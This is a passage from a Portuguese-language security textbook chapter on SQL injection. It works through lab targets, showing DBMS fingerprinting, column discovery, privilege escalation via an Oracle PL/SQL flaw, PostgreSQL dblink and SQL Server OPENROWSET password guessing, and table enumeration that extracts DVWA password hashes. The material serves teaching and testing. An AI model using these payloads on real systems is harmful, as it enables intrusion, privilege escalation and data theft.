Voltando ao exemplo, os testes abaixo seriam realizados:

```
' union select 'texto',null,null,null,null,null#
' union select null,null,'texto',null,null,null#
' union select null,null,null,null,'texto',null#
```

### Identificação do servidor de banco de dados e de outras informações



A maior parte do que pode ser realizado, por meio de injeção de SQL, depende do sistema gerenciador de banco de dados utilizado, e, desse modo, é fundamental saber identificá-lo. Como normalmente esse tipo de servidor fica após a última barreira de firewall, não há como realizar a tarefa conectando-se diretamente a ele. Observe, porém, que esse obstáculo pode ser superado com a ajuda de uma aplicação vulnerável à injeção de SQL, uma vez que ela provê um caminho livre até o servidor de banco de dados em questão.

De modo geral, os bancos de dados possuem funcionalidades que permitem recuperar, por meio de consultas SQL, inúmeras informações, incluindo a versão instalada do software, o usuário corrente, o nome do banco de dados, os objetos existentes, os privilégios concedidos e as estatísticas de uso. A Figura 6.17 sumariza os métodos diretos que podem ser empregados, em diversos bancos de dados, para obtenção de algumas dessas informações. Em todos os casos, supõe-se que a técnica de extração por meio de UNION é possível, o que facilita a realização da tarefa.

SGBD	Versão	Usuário corrente	Banco de dados
MySQL	@@version	current_user()	database()
Oracle	select banner from v\$version	select username from v\$session	select name from v\$database
PostgreSQL	version()	user	current_database()
SQL Server	@@version	system_user	db_name()

**Figura 6.17**  
Métodos para  
recuperação de  
informações sobre  
o banco de dados.





Os seguintes vetores de teste são exemplos do que submeter, dependendo do tipo de servidor de banco de dados:

```
MySQL: ' and 1=2 union select null,null,@@version,null,null,null#
Oracle: ' and 1=2 union select null,banner,null from v$version--
PostgreSQL: ' and 1=2 union select null,version(),null--
SQL Server: ' and 1=2 union select null,@@version,null--
```


Os resultados mostrados nas Figuras 6.18 a 6.21 são obtidos, respectivamente, quando os testes são realizados contra os bancos corretos. Se não, uma mensagem de erro é exibida e outro vetor deve ser fornecido, até que se consiga um resultado positivo. Como @@version pode ser usado para capturar informações de dois SGBDs distintos, recomenda-se iniciar o processo com ele. Observe nesses exemplos que alguns servidores fornecem muito mais informações do que os outros, auxiliando no processo de identificação.

Embora essa técnica funcione bem, quando se vê o resultado da consulta realizada, o mesmo não ocorre naturalmente, se o máximo disponível é uma mensagem genérica, disparada em uma situação de erro. Nesses casos, a melhor estratégia consiste em injetar uma função particular de um SGBD que não possa ser executada nos demais. Desse modo, se o teste transcorrer com sucesso, tem-se a certeza de que o valor injetado foi executado pelo banco de dados, permitindo reconhecê-lo. Detalhes de como realizar essa tarefa serão vistos mais ao final do capítulo.


**Figura 6.18**  
Extração de versão do MySQL.



**Figura 6.19**  
Extração de versão do Oracle.



**Figura 6.20**  
Extração de versão do PostgreSQL.



**Figura 6.21**  
Extração de versão  
do SQL Server.

Algumas ferramentas podem ser utilizadas no processo de identificação de servidores, mas, dada a simplicidade do teste, muitas vezes é mais vantajoso realizá-lo manualmente. Uma abordagem é recorrer a elas somente se todos os testes expostos falharem, pois, às vezes, ocorre de a verificação automatizada ser mais demorada que a manual.

Um exemplo desse tipo de utilitário, que realiza outros testes muito mais interessantes, é o sqlmap, escrito em Python e distribuído sob licença GPLv2 (Guimarães e Stampar, 2011). Entre as principais características estão: suporte a diversos SGBDs, utilização das principais técnicas de injeção de SQL, enumeração e extração de tabelas inteiras, suspensão e retomada de teste, interação com o sistema operacional remoto e integração com outras ferramentas de segurança, como Metasploit e w3af.

A Figura 6.22 ilustra a utilização do sqlmap contra a aplicação da Figura 6.19, cujo servidor de banco de dados foi corretamente identificado. No entanto, necessitou-se aumentar o nível do teste, por meio da opção --level 2, pois, na configuração inicial, a injeção de SQL no campo do formulário não era devidamente detectada.

```
~$ sqlmap.py -u orasqli.esr.rnp.br --form --current-user --level 2
...
do you want to exploit this SQL injection? [Y/n]
[23:34:35] [INFO] the back-end DBMS is Oracle
web server operating system: Linux Fedora
web application technology: PHP 5.3.6, Apache 2.2.17
back-end DBMS: Oracle
[23:34:35] [INFO] fetching current user
current user: 'SYSTEM'
```


**Figura 6.22**  
Uso do sqlmap para  
identificação de  
SGBD e usuário.

## Identificação das colunas da consulta

Uma técnica criada por Chris Anley (2002a) permite identificar as colunas do comando SELECT vulnerável, quando a aplicação emprega SQL Server e exibe os erros crus para o usuário. A ideia básica consiste na injeção de cláusulas HAVING, que só podem ser usadas quando todas as colunas selecionadas pelo comando forem especificadas em uma cláusula GROUP BY.

Caso essa condição não seja satisfeita, o servidor não executa o comando e notifica o problema ocorrido, com informações abundantes. O passo inicial, então, consiste na submissão do vetor "" having 1=1--", que resulta na mensagem mostrada na Figura 6.23. Note que o texto revela a existência da coluna title, pertencente à tabela chamada papers.





O próximo vetor deve suprir a coluna recém-descoberta em uma cláusula GROUP BY:

```
' group by papers.title having 1=1--
```

E a nova coluna é desvendada:

```
Column 'papers.author' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
```

Repetindo o passo anterior, com a nova coluna, obtém-se o seguinte vetor:

```
' group by papers.title,papers.author having 1=1--
```

Que também causa um erro na aplicação:

```
Column 'papers.id' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
```

Em seguida, o processo é executado novamente com a adição da coluna id:

```
' group by papers.title,papers.author,papers.id having 1=1--
```

Com esse último vetor, a consulta é realizada com sucesso, o que permite concluir que o SELECT executado contém as colunas id, author e title, pertencentes à tabela papers.

## Exercício de fixação 2

### Enumeração de tabelas via injeção de SQL

Como é possível enumerar tabelas e respectivas colunas de um banco de dados, por meio de injeção de SQL?

---

---

---

---

---

## Escalada de privilégios

Embora seja muito comum encontrar aplicações que acessam o banco de dados com uma conta administrativa, felizmente há sistemas que respeitam o princípio de mínimos privilégios.

Nesses casos, um objetivo a ser perseguido é a escalada de privilégios, de modo a conseguir acesso mais favorável às informações armazenadas pelo SGBD.



**Figura 6.23**

Erro causado pela injeção de " having 1=1--".

## Oracle

De todos os bancos de dados abordados neste capítulo, Oracle é um dos mais complicados de explorar por meio de injeção de SQL. Uma das razões disso consiste na falta de suporte a comandos empilhados, o que implica que todo o conteúdo de exploração deve ser inserido em expressões.

Por exemplo, comandos INSERT, UPDATE, CREATE e GRANT e chamadas de procedimentos armazenados não cumprem esse requisito e, logo, não podem ser empregados em cenários tradicionais, restritos à injeção em comandos SELECT.

Em um primeiro instante, pode parecer então que aplicações baseadas em Oracle são imunes aos métodos de exploração mais interessante, que necessitam muito mais que simples SELECTS. Porém, existe uma situação que possibilita executar quaisquer comandos SQL desejados, a qual ocorre quando o ponto de injeção é dentro de um bloco de comandos PL/SQL.

Essa linguagem é a fornecida pelo SGBD Oracle, para a criação de rotinas, como procedimentos e funções, que são armazenadas no próprio banco de dados.

Há dois casos possíveis para injeção em PL/SQL:

- No primeiro caso, o valor fornecido por um usuário é utilizado diretamente como argumento, em uma chamada de uma rotina vulnerável do banco. Desse modo, a construção do vetor de teste é realizada da mesma maneira que para explorar um campo vulnerável de aplicação e, muitas vezes, não é possível nem discernir qual componente possui o defeito.
- No segundo caso, uma função vulnerável é conhecida e a conta empregada pela aplicação possui os privilégios necessários para executá-la. Nesse cenário, o vetor de teste deve incluir uma chamada à função, passando um argumento para ela, que seja capaz de explorar a fraqueza que contém. Observe que isso é um ataque de injeção de SQL, contra a aplicação, para efetuar uma segunda injeção de SQL, contra uma rotina do banco. E tudo isso em um único vetor de ataque!

David Litchfield é um dos maiores especialistas em segurança de bancos de dados do mundo, além de ser o descobridor de uma grande parcela das vulnerabilidades reportadas para o SGBD Oracle. Entre os problemas que encontrou, estão inúmeras injeções em PL/SQL, que só foram corrigidas após várias tentativas infrutíferas do fornecedor (Litchfield, 2007). Um desses defeitos afetava a função GET\_DOMAIN\_INDEX\_TABLES do pacote DBMS\_EXPORT\_EXTENSION, pelo menos, até a versão 10.2.0.1.0 da linha Enterprise Edition. O trecho vulnerável, listado na Figura 6.24, foi extraído a partir dos metadados do Oracle e decifrado com o utilitário unwrap.py, de Niels Teusink.

**Figura 6.24**  
Trecho da função  
DBMS\_EXPORT\_EX-  
TENSION.GET\_DO-  
MAIN\_INDEX\_TA-  
BLES.

```
FUNCTION GET_DOMAIN_INDEX_TABLES (
 INDEX_NAME IN VARCHAR2,
 INDEX_SCHEMA IN VARCHAR2,
 TYPE_NAME IN VARCHAR2,
 TYPE_SCHEMA IN VARCHAR2,
 READ_ONLY IN PLS_INTEGER,
```

```

 VERSION IN VARCHAR2,

 GET_TABLES IN PLS_INTEGER)

 RETURN VARCHAR2 IS

 ...

BEGIN

 ...

 IF GET_TABLES = 1 THEN

 ...

 ELSE

 STMTSTRING :=

 'BEGIN ' ||

 '“ ‘ || TYPE_SCHEMA || “.”’ || TYPE_NAME ||

 ‘”.ODCIIndexUtilCleanup(:p1); ‘ ||

 'END;';

 DBMS_SQL.PARSE(CRS, STMTSTRING, DBMS_SYS_SQL.V7);

 DBMS_SQL.BIND_VARIABLE(CRS,':p1',GETTABLENAMES_CONTEXT);

 DUMMY := DBMS_SQL.EXECUTE(CRS);

 DBMS_SQL.CLOSE_CURSOR(CRS);

 STMTSTRING := '';

 END IF;

 RETURN STMTSTRING;

END GET_DOMAIN_INDEX_TABLES;

```

As partes em negrito da Figura 6.24 são fundamentais para a construção correta do vetor de injeção de SQL, conforme explicação abaixo:

- A montagem de STMTSTRING, por meio de concatenação, é a responsável pelo defeito que permite a injeção de SQL na função, sendo que todo o conteúdo de ataque pode ser passado via parâmetro TYPE\_SCHEMA.
- O parâmetro GET\_TABLES deve ser diferente de 1, para que o ELSE seja executado.
- O vetor de ataque deve possuir um “END;--” ao final, para balancear o BEGIN e comentar tudo o que aparece após TYPE\_SCHEMA.
- Deve haver um parâmetro :p1 no vetor de ataque, para que o comando BIND\_VARIABLE seja executado corretamente.

Para exemplificar, vamos supor um SELECT injetável, contendo uma coluna numérica e duas textuais. O passo inicial consiste em verificar se a conta atual possui o papel Database Administrator (DBA), o que indica que já é uma conta administrativa:

#### DBA

Profissional responsável pelo desenho, implantação e manutenção dos bancos de dados de uma empresa.

```
' and 1=2 union select 1,null,granted_role from user_role_privs--
```

Pela falta de resultado ilustrado na Figura 6.25, conclui-se que a conta utilizada pela aplicação é comum, pois nenhuma linha foi recuperada da tabela chamada user\_role\_privs.



**Figura 6.25**  
Injeção de SQL para verificação se conta de usuário é administrativa.

Como não foi realizada uma injeção de SQL para identificação da conta utilizada pela aplicação, o ataque abaixo concede o papel DBA para todos os usuários, isto é, para PUBLIC:

```
' union select 1,null,sys.dbms_export_extension.
get_domain_index_tables('a','b','', 'DBMS_OUTPUT'.PUT(:P1);
EXECUTE IMMEDIATE ''DECLARE PRAGMA AUTONOMOUS_TRANSACTION;BEGIN
EXECUTE IMMEDIATE ''grant dba to public'';END;'';END;--',
0,'1',0) from dual--
```

Repetindo a injeção para verificação de privilégio administrativo, constata-se que a exploração foi bem-sucedida, como pode ser visto na Figura 6.26.



**Figura 6.26**  
Injeção para verificar se o papel DBA foi concedido para a conta da aplicação.

## PostgreSQL

O módulo dblink, introduzido na versão 7.2 do PostgreSQL, permite criar conexões para outros bancos de dados PostgreSQL, de modo permanente ou instantâneo.

Ele faz parte do pacote contrib e pode ser instalado, se desejado, por meio da execução do script dblink.sql. Caso seja criado em um esquema público, qualquer usuário é capaz de chamar as diversas funções que o compõem. Atualmente, porém, quando o método de autenticação do SGBD é configurado para confiança local, as rotinas do módulo somente funcionam se forem invocadas por uma conta administrativa. Note que confiança local significa que usuários autenticados pelo sistema operacional não precisam fornecer senha para conectar-se ao PostgreSQL, o que é inseguro, principalmente, em ambientes compartilhados.

Há diversos usos legítimos do dblink, mas ele também pode ser utilizado, maliciosamente, com o objetivo de escalar privilégios no banco, por meio de força bruta ou dicionário, e de realizar varredura de redes (Leidecker, 2007).

Essas práticas são possíveis porque a execução de qualquer rotina do módulo é encerrada com erro sempre que a conexão com o serviço de destino não puder ser estabelecida. Isso

pode ocorrer por vários motivos, entre os quais estão falha de roteamento e credenciais fornecidas inválidas.

Com base no último caso, é fácil elaborar um ataque para recuperação de senhas: basta executar uma rotina do pacote, variando a senha candidata, até que a conexão seja efetuada.

Por exemplo, supondo um SELECT injetável, contendo uma coluna numérica e duas textuais, o seguinte vetor pode ser utilizado para testar a senha da conta postgres:

```
' union select * from dblink('host=localhost user=postgres
password=senha','select 1,\a\','b\')
returns (i int, j text, k text)--
```


Se a senha escolhida estiver incorreta, a seguinte mensagem de erro é exibida:

```
ERROR: could not establish connection DETAIL: FATAL: password
authentication failed for user "postgres"
```

Se não, o SELECT especificado pelo segundo parâmetro da função dblink é executado com sucesso e o resultado é adicionado ao da consulta original, conforme ilustrado na Figura 6.27.

Alguns pontos que devem ser observados no vetor acima incluem:

- A função dblink tem o mesmo nome do módulo.
- O primeiro parâmetro da função dblink corresponde a um descritor de conexão, no qual podem ser especificados endereço do servidor, porta do serviço, usuário, senha e nome do banco de dados. Desse modo, a rotina pode ser usada para tentar quebrar também contas remotas.
- A função devolve um conjunto de registros e, por isso, é necessário especificar os tipos de cada elemento, por meio da cláusula returns.
- Uma vez descoberta a senha da conta administrativa, qualquer comando SELECT pode ser utilizado, permitindo a extração de dados arbitrários.



The screenshot shows a web browser window with the address bar displaying 'http://pgsqli.es...p.br/search3.php'. The page content includes a table with search results. The first row is highlighted and shows 'Bernardo Damele Assumpcao Guimaraes' and 'Advanced SQL Injection to operating system full control'. The second row shows 'Chris Anley' and '(more) Advanced SQL Injection'. The third row shows 'Chris Anley' and 'Advanced SQL Injection In SQL Server Applications'.

3	Bernardo Damele Assumpcao Guimaraes	Advanced SQL Injection to operating system full control
1	a	b
2	Chris Anley	(more) Advanced SQL Injection
1	Chris Anley	Advanced SQL Injection In SQL Server Applications

## SQL Server

O SGBD SQL Server possui um comando semelhante ao dblink, o OPENROWSET, que pode ser chamado, na versão 2000, por qualquer usuário do banco. Consequentemente, o mesmo tipo de ataque pode ser realizado contra aplicações vulneráveis à injeção de SQL e baseadas nessa plataforma.

Embora o comando venha desativado por padrão, nas versões 2005 em diante o ataque continua válido se o DBA habilitá-lo para a conta utilizada por um sistema problemático.



**Figura 6.27**  
Resultado obtido quando as credenciais fornecidas são válidas.






O primeiro passo para a exploração da vulnerabilidade é verificar o nome da conta usada pela aplicação e se ela possui privilégios administrativos. Isso requer o uso de uma função adicional, chamada de IS\_SRVROLEMEMBER, que pode ser usada da seguinte maneira:

```
' and 1=2 union select is_srvrolemember('sysadmin',system_user),
system_user,null--
```

O resultado da injeção está ilustrado na Figura 6.28, que permite concluir que a conta utilizada pela aplicação (esr) não é administrativa, pois o retorno da função foi igual a zero (vide primeira coluna). Como se sabe, isso limita muito os tipos de exploração que podem ser realizados, sendo, portanto, desejável conseguir um acesso privilegiado, como o da conta sa.



**Figura 6.28**  
Injeção de SQL para identificação de conta de usuário e se ela é administrativa.

O processo de força bruta ou dicionário, para a descoberta da senha do usuário sa, consiste na injeção de vetores empregando o OPENROWSET:

```
';select * from openrowset('SQLOLEDB','uid=sa;pwd=sa','select 1')--
```

Note que, nesse exemplo, considerou-se que o servidor de banco de dados é executado pelo mesmo servidor que o de aplicação, uma vez que nenhum endereço IP foi fornecido. Como as credenciais não estão corretas, a aplicação exibe a mensagem de erro:

```
Login failed for user 'sa'.
```

Repete-se o processo até que a consulta seja realizada com sucesso, quando, então, a senha testada é a correta. No cenário estudado, isso ocorre com a senha nula:

```
';select * from openrowset('SQLOLEDB','uid=sa;pwd='',select 1')--
```

Basta agora executar o procedimento sp\_addsrvrolemember para incluir a conta esr no grupo sysadmins, tornando-a administrativa:

```
';select * from openrowset('SQLOLEDB','uid=sa;pwd='',select 1;
exec master.dbo.sp_addsrvrolemember ''esr'', ''sysadmin''')--
```

**Figura 6.29**  
Injeção para verificar se a conta esr tornou-se administrativa após a execução da exploração.

Se realizarmos a primeira injeção novamente, é possível observar que o ataque foi executado conforme esperado (vide Figura 6.29).



## Descoberta e extração de tabelas

Já vimos como é o processo de extração de dados de outras tabelas, que não a utilizada pelo SELECT injetável. Entretanto, uma lacuna que ainda falta preencher consiste na descoberta, em primeiro lugar, da existência dessas tabelas no banco de dados. Essa tarefa é relativamente simples e pode ser realizada por meio de consultas aos metadados do banco, os quais são específicos para cada SGBD (Clarke, 2009).

### MySQL


Os metadados do MySQL são armazenados em tabelas do esquema INFORMATION\_SCHEMA, a partir do qual é possível obter informações sobre todos os objetos e privilégios das bases existentes no servidor. As principais tabelas relevantes para o propósito dessa seção incluem:

- **SCHEMATA:** provê informações sobre os bancos de dados existentes. Colunas relevantes: SCHEMA e SQL\_PATH.
- **TABLES:** fornece informações sobre tabelas nos diversos bancos de dados. Colunas relevantes: TABLE\_SCHEMA, TABLE\_NAME e TABLE\_ROWS.
- **COLUMNS:** possui informações sobre colunas de tabelas. Colunas relevantes: TABLE\_NAME, COLUMN\_NAME, DATA\_TYPE, CHARACTER\_MAXIMUM\_LENGTH, NUMERIC\_PRECISION e NUMERIC\_SCALE.

A partir das tabelas de metadados, o passo inicial consiste na descoberta das tabelas existentes em todas as bases de dados gerenciadas pelo servidor MySQL:

```
' and 1=2 union select table_rows,null,table_schema,null,table_name,
null from information_schema.tables where table_schema <>
'information_schema' order by 3#
```

Parte do resultado da injeção está na Figura 6.30.



5	dvwa	users
1	dvwa	guestbook
0	mysql	host
993	mysql	help_relation
38	mysql	help_category
0	mysql	func
3	mysql	db
6	mysql	user
0	mysql	time_zone_transition
0	mysql	time_zone_leap_second
0	mysql	tables_priv

Uma das tabelas descobertas, que pode conter informações interessantes, é a tabela users, criada no esquema dvwa. Para determinar as colunas que a compõem, o seguinte vetor pode ser fornecido:

**Figura 6.30**  
Tabelas enumeradas por meio de injeção de SQL.

```
' and 1=2 union select null,null,column_name,null,data_type,null
from information_schema.columns where table_schema='dvwa' and
table_name='users'#
```

E o resultado obtido está apresentado na Figura 6.31.

RNP <http://mysql.es...p.br/search.php> +



user_id	int
first_name	varchar
last_name	varchar
user	varchar
password	varchar
avatar	varchar

**Figura 6.31**  
Colunas da tabela dvwa.users e respectivos tipos, descobertos por injeção de SQL.

A etapa final da exploração resume-se na extração dos dados da tabela dvwa.users:

```
' and 1=2 union select user_id,null,concat(user,':',avatar),null,
password,null from dvwa.users#
```

Cujo conteúdo pode ser visto na Figura 6.32.

RNP <http://mysql.es...p.br/search.php> +



1	admin:http://127.0.0.1/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99
2	gordonb:http://127.0.0.1/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03
3	1337:http://127.0.0.1/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b
4	pablo:http://127.0.0.1/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7
5	smithy:http://127.0.0.1/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99

**Figura 6.32**  
Conteúdo da tabela dvwa.users, extraído por meio de injeção de SQL.

## Oracle

O dicionário de dados do Oracle, restrito ao banco de dados corrente, é repleto de tabelas organizadas, de modo geral, em três grandes grupos, identificados por prefixos diferentes:

- **USER:** itens da categoria especificada pertencentes ao próprio usuário.
- **ALL:** todos os itens da categoria especificada acessíveis ao usuário.
- **DBA:** todos os itens da categoria especificada existentes no banco de dados.

No contexto de enumeração de objetos do banco, os metadados relevantes ficam armazenados nas tabelas abaixo:

- **<prefixo>\_TABLES:** informações sobre tabelas. Colunas relevantes: TABLE\_NAME, NUM\_ROWS e OWNER.
- **<prefixo>\_TAB\_COLUMNS:** informações sobre as colunas das tabelas. Colunas relevantes: TABLE\_NAME, COLUMN\_NAME, DATA\_TYPE e DATA\_LENGTH.



Para exemplificar, observe o processo de extração de uma única tabela, cujo passo inicial consiste na descoberta de todas as tabelas acessíveis pela conta da aplicação:

```
' and 1=2 union select num_rows,table_name,owner from all_tables
where num_rows>0 order by 3,2--
```

Algumas das tabelas enumeradas, por meio da injeção acima, encontram-se na Figura 6.33.

RNP <a href="http://orasqli.e...np.br/search.php">http://orasqli.e...np.br/search.php</a> 		
8	SI_VALUES_TAB	ORDSYS
9	ONLINE_MEDIA	PM
4	PRINT_MEDIA	PM
4	DEPT	SCOTT
14	EMP	SCOTT
5	SALGRADE	SCOTT
48	CAL_MONTH_SALS_MV	SH
5	CHANNELS	SH

Considere que a tabela SCOTT.EMP foi escolhida como alvo. Antes de realizar a extração dos dados, é necessário determinar os nomes das colunas:

```
' and 1=2 union select data_length,column_name,data_type from
all_tab_columns where table_name='EMP' and owner='SCOTT'--
```

A Figura 6.34 mostra a estrutura da tabela, obtida com o ataque.

RNP <a href="http://orasqli.e...np.br/search.php">http://orasqli.e...np.br/search.php</a> 		
		
7	HIREDATE	DATE
9	JOB	VARCHAR2
10	ENAME	VARCHAR2
22	COMM	NUMBER
22	DEPTNO	NUMBER
22	EMPNO	NUMBER
22	MGR	NUMBER
22	SAL	NUMBER

Com todas as informações já levantadas, fica fácil elaborar o vetor para recuperação das informações desejadas (vide Figura 6.35):

```
' and 1=2 union select sal,ename,job from scott.emp--
```

**Figura 6.33**  
Tabelas enumera-  
das por meio de  
injeção de SQL.

**Figura 6.34**  
Colunas da tabela  
SCOTT.EMP e  
respectivos tipos,  
descobertos por  
injeção de SQL.

RNP <http://orasqli.e...np.br/search.php> +

		
800	SMITH	CLERK
950	JAMES	CLERK
1100	ADAMS	CLERK
1250	MARTIN	SALESMAN
1250	WARD	SALESMAN
1300	MILLER	CLERK
1500	TURNER	SALESMAN
1600	ALLEN	SALESMAN
2450	CLARK	MANAGER
2850	BLAKE	MANAGER
2975	JONES	MANAGER
3000	FORD	ANALYST
3000	SCOTT	ANALYST
5000	KING	PRESIDENT

**Figura 6.35**  
Conteúdo da tabela  
SCOTT.TIGER, ex-  
traído por meio de  
injeção de SQL.

## PostgreSQL

O SGBD PostgreSQL divide cada banco de dados em esquemas e estes em tabelas e demais objetos. Cada banco possui seu próprio dicionário de dados, armazenado, também, como um esquema, que recebe o nome de `information_schema`. Apesar dessa separação, é possível acessar o dicionário de outros bancos, fornecendo o caminho completo, conforme a notação “<banco de dados>.information\_schema”. A lista abaixo contempla algumas das tabelas e visões do dicionário, que são úteis para enumeração de objetos:

- **pg\_database** – contém informações sobre todos os bancos de dados PostgreSQL do servidor. Colunas relevantes: `DATNAME` e `DATISTEMPLATE`.
- **information\_schema.schemata** – informações sobre todos os esquemas do banco de dados associado à sessão ou especificado por caminho completo. Colunas relevantes: `CATALOG_NAME`, `SCHEMA_NAME` e `SCHEMA_OWNER`.
- **information\_schema.tables** – essa visão contém informações sobre todas as tabelas existentes no banco de dados associado à sessão ou especificado por caminho completo. Colunas relevantes: `TABLE_CATALOG`, `TABLE_SCHEMA` e `TABLE_NAME`.
- **information\_schema.columns** – contém informações sobre todas as colunas das tabelas presentes no banco de dados associado à sessão ou especificado por caminho completo. Colunas relevantes: `TABLE_CATALOG`, `TABLE_SCHEMA`, `TABLE_NAME`, `COLUMN_NAME`, `DATA_TYPE` e `CHARACTER_MAXIMUM_LENGTH`.

Os vetores de ataque, para recuperação de informações do dicionário do PostgreSQL, são muito semelhantes aos empregados em Oracle e MySQL. Por esse motivo, o processo completo de exploração será deixado como exercício para o leitor.

## SQL Server

Metadados em SQL Server são armazenados em tabelas especiais, conhecidas como tabelas de sistema, de modo que cada banco de dados possui um conjunto separado delas.

A partir de uma única conexão, é possível acessar todos os conjuntos, bastando para isso especificar o banco do qual se deseja colher informações. Isso é feito por meio de uma referência composta por até quatro partes, segundo a sintaxe abaixo:

```

nome_do_servidor.[nome_do_banco].[nome_do_esquema].nome_do_objeto
|
